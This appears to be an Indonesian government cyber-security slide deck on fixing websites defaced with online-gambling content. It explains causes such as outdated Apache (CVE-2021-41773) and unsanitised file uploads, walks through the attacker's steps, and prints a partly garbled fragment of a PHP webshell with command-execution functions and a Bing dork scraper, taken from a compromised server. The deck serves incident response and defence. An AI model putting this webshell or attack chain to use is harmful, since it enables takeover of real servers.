



Perbaikan dan Mitigasi Insiden Web Judi Online

- Direktorat Operasi Keamanan Siber



Gambaran Umum

Screenshot of a web browser showing the URL goid/public/css/slot-online/. The page displays the "SLOT DANA" logo and a table with the following data:

NAMA SITUS	MIN. DEPOSIT	BONUS	DAFTAR & LOGIN
SLOT DANA	RP 10.000	SLOT DEPOSIT VIA DANA	DAFTAR & LOGIN
SLOT GACOR	RP 10.000	SLOT DANA	DAFTAR & LOGIN

Advertisement for "SLOT DEPOSIT DANA" featuring a hand holding a smartphone. The text reads: "TELAH HADIR BARU!!", "SLOT DEPOSIT DANA", "MINIMAL DEPOSIT 10 RIBU", and "BONUS DEPOSIT TANPA POTONGAN 100%!!". Logos for OVO, DANA, and gopay are visible.

Screenshot of a web browser showing the URL goid/slot-gacor/index.php. The page displays the "GACOR" logo and a table with the following data:

NAMA SITUS	MIN. DEPOSIT	BONUS	DAFTAR & LOGIN
SLOT GACOR	RP 10.000	BONUS GACOR!!	DAFTAR

Below the table is a large banner with the text: "DAFTAR DAN MENANGKAN JACKPOTNYA MAXWIN 500". The banner features a character holding a lightning bolt.



Penyebab Terjadinya Situs Judi Online

- Menggunakan CMS/Teknologi yang outdated
- File Upload File yang tidak disanitasi
- XSS (Input file yang tidak disanitasi)
- Membuka port remote/shell pada ip publik



Menggunakan CMS/Teknologi yang outdated

exploit-db.com/exploits/50383

EXPLOIT DATABASE

Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)

EDB-ID: 50383	CVE: 2021-41773	Author: LUCAS SOUZA	Type: WEBAPPS	Platform: MULTIPLE	Date: 2021-10-06
-------------------------	---------------------------	-------------------------------	-------------------------	------------------------------	----------------------------

EDB Verified: ✓

Exploit: /


Vulnerable App:

```
# Exploit Title: Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)
# Date: 10/05/2021
# Exploit Author: Lucas Souza https://lsass.io
# Vendor Homepage: https://apache.org/
# Version: 2.4.49
# Tested on: 2.4.49
# CVE : CVE-2021-41773
# Credits: Ash Daulton and the cPanel Security Team
```




Menggunakan CMS/Teknologi yang outdated

Pada PHP
/var/www/html



Pada Teknologi
yang lebih
modern





File Upload File yang tidak di sanitasi



Drag&Drop files here

or

[Browse Files](#)

- Pembatasan Ekstensi baik secara front-end, maupun back-end



File Upload Yang Tidak disanitasi

Attacker



Google dorking mencari target yang rentan terhadap file upload

Attacker mendapatkan target dengan fitur file upload yang dapat digunakannya




Attacker meng-upload file defacement judi online




Website terkena defacement judi online



Attacker meng-upload shell (webshell maupun reverse shell) ke target




Attacker mendapatkan akses ke dalam server






Proof of Concept Web Defacement Judi Online – File Upload



Fitur *file upload* dapat diakses secara publik




Defacement Judi *Online*






Proof of Concept Web Defacement Judi Online – File Upload



Fitur *file upload* dapat diakses secara publik



Defacement Judi *Online* (*cache*) – sudah diperbaiki






Proof of Concept Web Defacement Judi Online – File Upload

```
$.perm. "; else { return "$perm."; } } function r($dir,$perm) { if(!is_readable($dir)) { return "$perm."; } else { return "$perm."; } } function exe($cmd) { if(function_exists('system')) { @ob_start(); @system($cmd); $buff = @ob_get_contents(); @ob_end_clean(); return $buff; } elseif(function_exists('exec')) { @exec($cmd.$results); $buff = ""; foreach($results as $result) { $buff .= $result; } return $buff; } elseif(function_exists('passthru')) { @ob_start(); @passthru($cmd); $buff = @ob_get_contents(); @ob_end_clean(); return $buff; } elseif(function_exists('shell_exec')) { $buff = @shell_exec($cmd); return $buff; } } function perms($file) { $perms = fileperms($file); if (($perms & 0xC000) == 0xC000) { // Socket Sinfo = 's'; } elseif (($perms & 0xA000) == 0xA000) { // Symbolic Link Sinfo = 'l'; } elseif (($perms & 0x8000) == 0x8000) { // Regular Sinfo = 'd'; } elseif (($perms & 0x6000) == 0x6000) { // Block special Sinfo = 'b'; } elseif (($perms & 0x4000) == 0x4000) { // Directory Sinfo = 'd'; } elseif (($perms & 0x2000) == 0x2000) { // Character special Sinfo = 'c'; } elseif (($perms & 0x1000) == 0x1000) { // FIFO pipe Sinfo = 'p'; } else { // Unknown Sinfo = 'u'; } // Owner Sinfo = (($perms & 0x0100) ? 'r' : '-'); $sinfo = (($perms & 0x0080) ? 'w' : '-'); $sinfo = (($perms & 0x0040) ? ($perms & 0x0080) ? 's' : '-'); // Group Sinfo = (($perms & 0x0020) ? 'r' : '-'); // Group Sinfo = (($perms & 0x0020) ? 'w' : '-'); $sinfo = (($perms & 0x0010) ? ($perms & 0x0020) ? 's' : '-'); // World Sinfo = (($perms & 0x0004) ? 'r' : '-'); $sinfo = (($perms & 0x0004) ? ($perms & 0x0004) ? 's' : '-'); // World Sinfo = (($perms & 0x0004) ? 'w' : '-'); $sinfo = (($perms & 0x0002) ? ($perms & 0x0004) ? 's' : '-'); // World Sinfo = (($perms & 0x0002) ? 't' : '-'); return $sinfo; } function hdd($s) { if($s >= 1073741824) return sprintf("%1.2f $s / 1073741824"); GB; elseif($s >= 1048576) return sprintf("%1.2f $s / 1048576"); MB; elseif($s >= 1024) return sprintf("%1.2f $s / 1024"); KB; else return $s; } B; } function ambilKata($param, $kata1, $kata2) { if(strpos($param, $kata1) === FALSE) return FALSE; if(strpos($param, $kata2) === FALSE) return FALSE; $start = strpos($param, $kata1) + strlen($kata1); $end = strpos($param, $kata2, $start); $return = substr($param, $start, $end - $start); return $return; } function getsource($url) { $curl = curl_init($url); curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1); curl_setopt($curl, CURLOPT_FOLLOWLOCATION, true); curl_setopt($curl, CURLOPT_SSL_VERIFYPEER, false); curl_setopt($curl, CURLOPT_SSL_VERIFYHOST, false); $content = curl_exec($curl); curl_close($curl); return $content; } function bing($dork) { $npage = 1; $npages = 30000; $allLinks = array(); $sll = array(); while($npage <= $npages) { $x = getsource("http://www.bing.com/search?q=$dork&first=$npage"); if($x) { preg_match_all/#
```

Webshell yang telah di-upload oleh attacker ke dalam server




Kemungkinan Penyebab Utama Web Defacement Judi *Online* – XSS





